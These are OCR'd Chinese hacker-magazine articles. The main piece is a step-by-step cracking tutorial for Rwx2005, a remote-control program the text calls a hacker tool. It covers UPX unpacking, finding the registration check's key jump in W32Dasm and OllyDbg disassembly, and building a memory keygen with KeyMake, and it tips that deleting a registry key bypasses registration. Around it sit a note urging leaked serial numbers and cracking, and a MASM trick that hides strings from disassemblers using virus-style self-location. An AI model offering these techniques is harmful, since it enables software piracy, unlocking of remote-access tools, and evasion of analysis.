
运行杀毒软件，出现了一个很可笑的问题，左面的“查杀目录”一栏没有出现我们计算机上的目录，如图3。而用右键菜单中的“瑞星杀毒”也不能正常杀毒，显示“已查杀0个文件”。点击“设置”，也出现了错误，说配置文件损坏，如图4。我想大概是没有输入序列号的问题，于是卸载重新安装，这回随便输入一个序列号，安装好了后发现左面的目录栏正常了，如图5。整个软件只有“设置”不正常。再使用我的正版序列号安装一次，这下所有的功能都正常了。



经过一次又一次的尝试，我还发现一个奇怪的问题：一次在卸载的时候不小心强行关闭了卸载进程，再次安装的时候输入序列号的文本框中已经出现了上次输入的文本框，并且显示："您的序列号为****"，"下一步"按钮也可以正常使用了。我想也许是瑞星的一个Bug，请高手指点。

这篇文章也许让大家失望了，我并没有给出瑞星安装的完美升级办法，只是为以前的瑞星的老用户提出了一种解决方法，对于没有瑞星的朋友也只能用网上流传的序列号安装。同时提醒大家，安装时需要序列号的软件也可以用破解的思路达到我们的目的，权当抛砖引玉。

（本文涉及到的工具激活专家，光盘有收录）



Rwx2005内存注册机制作全攻略

阿铁

软件名称：Rwx2005
功能：远程控制（属于黑客工具）
破解工具：PEiD V0.92、UPX-iT161、W32Dasm、OllyDebug 1.09C、KeyMake v1.73

前几天我朋友从QQ上传了个软件（就是今天要动手术的Rwx2005）给我，问我会不会破解，我只能说试试看了（本人也是菜鸟1只啊）。

此软件的目录下包含HKrwx.exe文件和cache文件夹，今天要被摧残的对象就是HKrwx.exe了。此软件未注册前只能在本机运行1次，退出后再运行就显示要求输入注册码的对话框了。

第一步就是先将要破解的软件复制一份备份，以免破解过程中把软件给搞坏了。然后先查看该软件是否加了壳，于是就用PEiD检查了一下，不出所料，果然有陷阱，是UPX1的壳（注意啊！不是UPX，是UPX1啊），小弟我也是第一次见到这样的壳，估计和UPX没多大区别，于是我就用Unpacker for UPX这个工具去脱壳，真简单，没过多久就出现了脱壳成功的信息，看来今天运气不错。二话没说先运行一下看看，不能运行，提示说XXX.DLL错误。

看来此路不通啊，还好我还有一个脱UPX壳的工具UPX-iT（没办法啊，小弟功力太差只能靠现成的工具来脱壳，还未练到可以手动脱壳的境界），这个如果还失败的话，那我就只能放弃了，佛祖保佑……

没一会儿就显示成功的信息了，还是先运行一下，可以运行，看来上天没有抛弃我……

好了，现在就按平常的破解思路来破解吧，先运行一下软件，弹出注册对话框（第一次运行的时候不出现的），然后在要求输入注册码的框里随便输点什么，比如：12345678，然后点"注册"按钮，弹出"注册失败，请重新输入！"的对话框，太好了，还有提示，这下简单了。

下面出场的是今天的女主角——W32Dasm，加载完脱壳程序后，在菜单栏中选"参考"→"字符串数据参考"，在其中查找"注册失败，请重新输入！"的字样，如图1。




图1

一般在最后，找到后双击这个字符串，W32Dasm立刻跳转到**0050D094**，向上可以看到"Referenced by a (U)nconditional or (C)onditional Jump at Address:0050D02E"，如图2。

```
* Possible StringData Ref from Code Obj ->"software\Microsoft\shellrwx"
                                  |
:0050D04C BAF0D05000              mov edx, 0050D0F0
:0050D051 8BC6                    mov eax, esi
:0050D053 E84C50F3FF              call 004420A4
:0050D058 8D55F0                  lea edx, dword ptr [ebp-10]
:0050D05B 8B8310030000            mov eax, dword ptr [ebx+00000310]
:0050D061 E83AB0F6FF              call 004780A0
:0050D066 8B4DF0                  mov ecx, dword ptr [ebp-10]

* Possible StringData Ref from Code Obj ->"reg"
                                  |
:0050D069 BA14D15000              mov edx, 0050D114
:0050D06E 8BC6                    mov eax, esi
:0050D070 E85B55F3FF              call 004425D0

* Possible StringData Ref from Code Obj ->"感谢您的支持，注册成功！"
                                  |
:0050D075 B820D15000              mov eax, 0050D120
:0050D07A E8D1A6F2FF              call 00437750
:0050D07F 8BC3                    mov eax, ebx
:0050D081 E81685F8FF              call 0049559C
:0050D086 A1D8855500              mov eax, dword ptr [005585D8]
:0050D08B 8B00                    mov eax, dword ptr [eax]
:0050D08D E81285F8FF              call 004955A4
:0050D092 EB0A                    jmp 0050D09E

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0050D02E(C)
|
* Possible StringData Ref from Code Obj ->"注册失败，请重新输入!"
                                  |
:0050D094 B844D15000              mov eax, 0050D144
:0050D099 E8B2A6F2FF              call 00437750
```

图2

这个就是告诉我们是哪个跳转跳到这个"注册失败"的地方来的，再向上看可以看到"感谢您的支持，注册成功！"的字样，估计**0050D02E**是个关键跳转。再向上可以看到"Possible StringData Ref from Code Obj →reg"和"Possible StringData Ref from Code Obj →"software\Microsoft\shellrwx""的字样，说明改软件注册成功后向注册表中写数据。

好了，我们到**0050D02E**这个关键跳去看看，如图3。看到这句跳转的上一句是一个CALL，看了**0050D02E**这个跳转99%是关键跳了！

```
0050D015 8D55F4            lea edx, dword ptr [ebp-0C]
0050D018 8B8310030000      mov eax, dword ptr [ebx+00000310]
0050D01E E87DB0F6FF        call 004780A0
0050D023 8B45F4            mov eax, dword ptr [ebp-0C]
0050D026 8B55FC            mov edx, dword ptr [ebp-04]
0050D029 E8527EEFFF        call 00404E80
0050D02E 7564              jne 0050D094
0050D030 B201              mov dl, 01
```

图 3

下面出场的就是今天的男主角——应该是OllyDebug！

用OllyDebug加载HKrwx.exe，加载完毕后按“Ctrl+G”然后输入那个关键跳的地址 **0050D02E**，按一下F2下个断点，然后在上面三行也下断点：

```
0050D023  |. 8B45 F4       MOV EAX,DWORD PTR SS:[EBP-C]
0050D026  |. 8B55 FC       MOV EDX,DWORD PTR SS:[EBP-4]
0050D029  |. E8 527EEFFF   CALL HKrwx.00404E80
0050D02E  |. 75 64         JNZ SHORT HKrwx.0050D094
```

也就是上面四行下断点。

然后就按F9运行程序，出现输入注册码的对话框，照旧随便输入，比如：12345678，然后按“注册”按钮，程序被OllyDebug拦截下来，停在**0050D023**（因为在关键跳上面3行也下了断点，所以程序来到这里），不过在窗口的右下角，如图4可以看到刚才填的注册码“12345678”，下面一行就是注册信息中出现的机器码了，再下面一行很长的字符串很有可能是真正的注册码了。

0012FD8C	00D7B900	ASCII "12345678"
0012FD90	00D7BFA8	ASCII "00000F29BFEBF9FF"
0012FD94	00D7BFC8	ASCII "53FFE0082784189B3E1681ABB4C83727"

图 4

没关系，我们按F8继续往下走，这时可以看到EAX中的内容是自己输的注册码，继续按F8，可以看到EDX中显示的就是那个可能是真正注册码的内容，继续按F8，程序来到**0050D02E**的关键跳，如果将此关键跳JNE改成JE那么如果你输入的注册码是错误的话就显示正确的对话框，这就是爆破手要做的事，我们是要做内存注册机，所以不需要去改它。按F9让程序运行完，然后点“退出”。

好了，已经掌握了此软件注册的过程，那我们可以做内存注册机了。其实用KeyMake来做非常简单，运行KeyMake，点一下“其他”→“内存注册机”，然后选择要做注册机的程序，点左下角的“添加”按钮来添加要中断的地址，如图5。

为什么中断的地址是50D029啊？因为当程序运行到这里的时候，EDX中的内容才是真正的注册码，如果中断在50D26的话，EDX中的内容还未变成注册码的内容。指令长度为什么是5，因为**E8 527EEFFF**是5个字节，所以长度是5。记得啊，右边的注册码框中也要填入相应的内容，如图6。

填好后点“生成”按钮就可以了，注册机一定要和主程序放在同一个文件夹下，还有直接运行注册机就可以了，不需要先运行主程序然后再运行注册机！




图5




图6

好了大功告成，是不是很有成就感啊？

小提示：注册信息写在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\shellrwx中，将此项删除也可以运行Rwx2005。

（此文章纯属技术讨论，涉及到的软件版权问题与我无关，涉及到的工具Rwx2005、PEiD V0.92、UPX-iT161、W32Dasm、OllyDebug 109C、KeyMake v173，光盘有收录）

对抗W32Dasm之雕虫小技

石勒

一、理清思路

一般的共享软件，在用户输入注册码后，会过分热心地用MessageBox给出注册成功或失败的信息，这就给了破解者一个机会。正如2005年第1期《黑客X档案》中“Crack菜鸟阶段晋级篇”一文所述：破解者借助W32Dasm的“串式参考”，通过搜索这些注册信息，就可以轻松地找到“关键跳”实施爆破。不过，共享软件的作者只需在代码中略做手脚，就可以躲过这种“串式搜索”。

首先必须搞清楚要隐藏的是哪些信息。WIN32 API Messagebox需要两个字符串作参数，分别是标题和“注册失败”之类的内容。这正是破解者要搜索的，当然也就是编程者想隐藏的。怎样躲过W32Dasm的串式搜索呢？容易想到的是把这两个字符串加密，从而在W32Dasm的“串式参考”中只出现乱码。此法固然有效，但实现起来较为烦琐；同时，它只是骗过了破解者的眼睛，并没有真正骗过W32Dasm（还是在“串式参考”中出现

了）。那么，W32Dasm 的“串式参考”到底是什么原理呢？用 W32Dasm 随便载入一个程序，认真观察一下，如图 1。




图 1

我们就会发现：凡是在“串式参考”中出现的字符串，其地址在程序中都是被直接引用的。如 push 00403010 这样的代码，00403010 就是字符串的地址。反过来想一想，如果程序中不直接引用字符串的地址，也就是说字符串的地址不出现在机器码中，“串式参考”自然就无能为力了。

二、编程实例

既要使用字符串，又不能直接引用其地址，就只好采用病毒常用的“自定位”法了。

示例代码如下：

```
 .386
 .model flat,stdcall
 option casemap:none

 include \masm32\include\windows.inc
 include \masm32\include\kernel32.inc
 includelib \masm32\lib\kernel32.lib
 include \masm32\include\user32.inc
 includelib \masm32\lib\user32.lib

 .code
start:
    call @F        ；字符串地址入栈
    Msg db "hello",0
@@:
    pop edi        ；edi 中为字符串地址
    call @F        ；字符串地址入栈
    MsgCaption db "MessageBox",0
@@:
    pop esi        ；esi 中为字符串地址
       ；以上是自定位部分
    invoke MessageBox,NULL,edi,esi,MB_OK
    invoke ExitProcess,0
end start
```

三、讨论

用 W32Dasm 载入上述程序，发现“串式参考”已经失效了，如图 2。


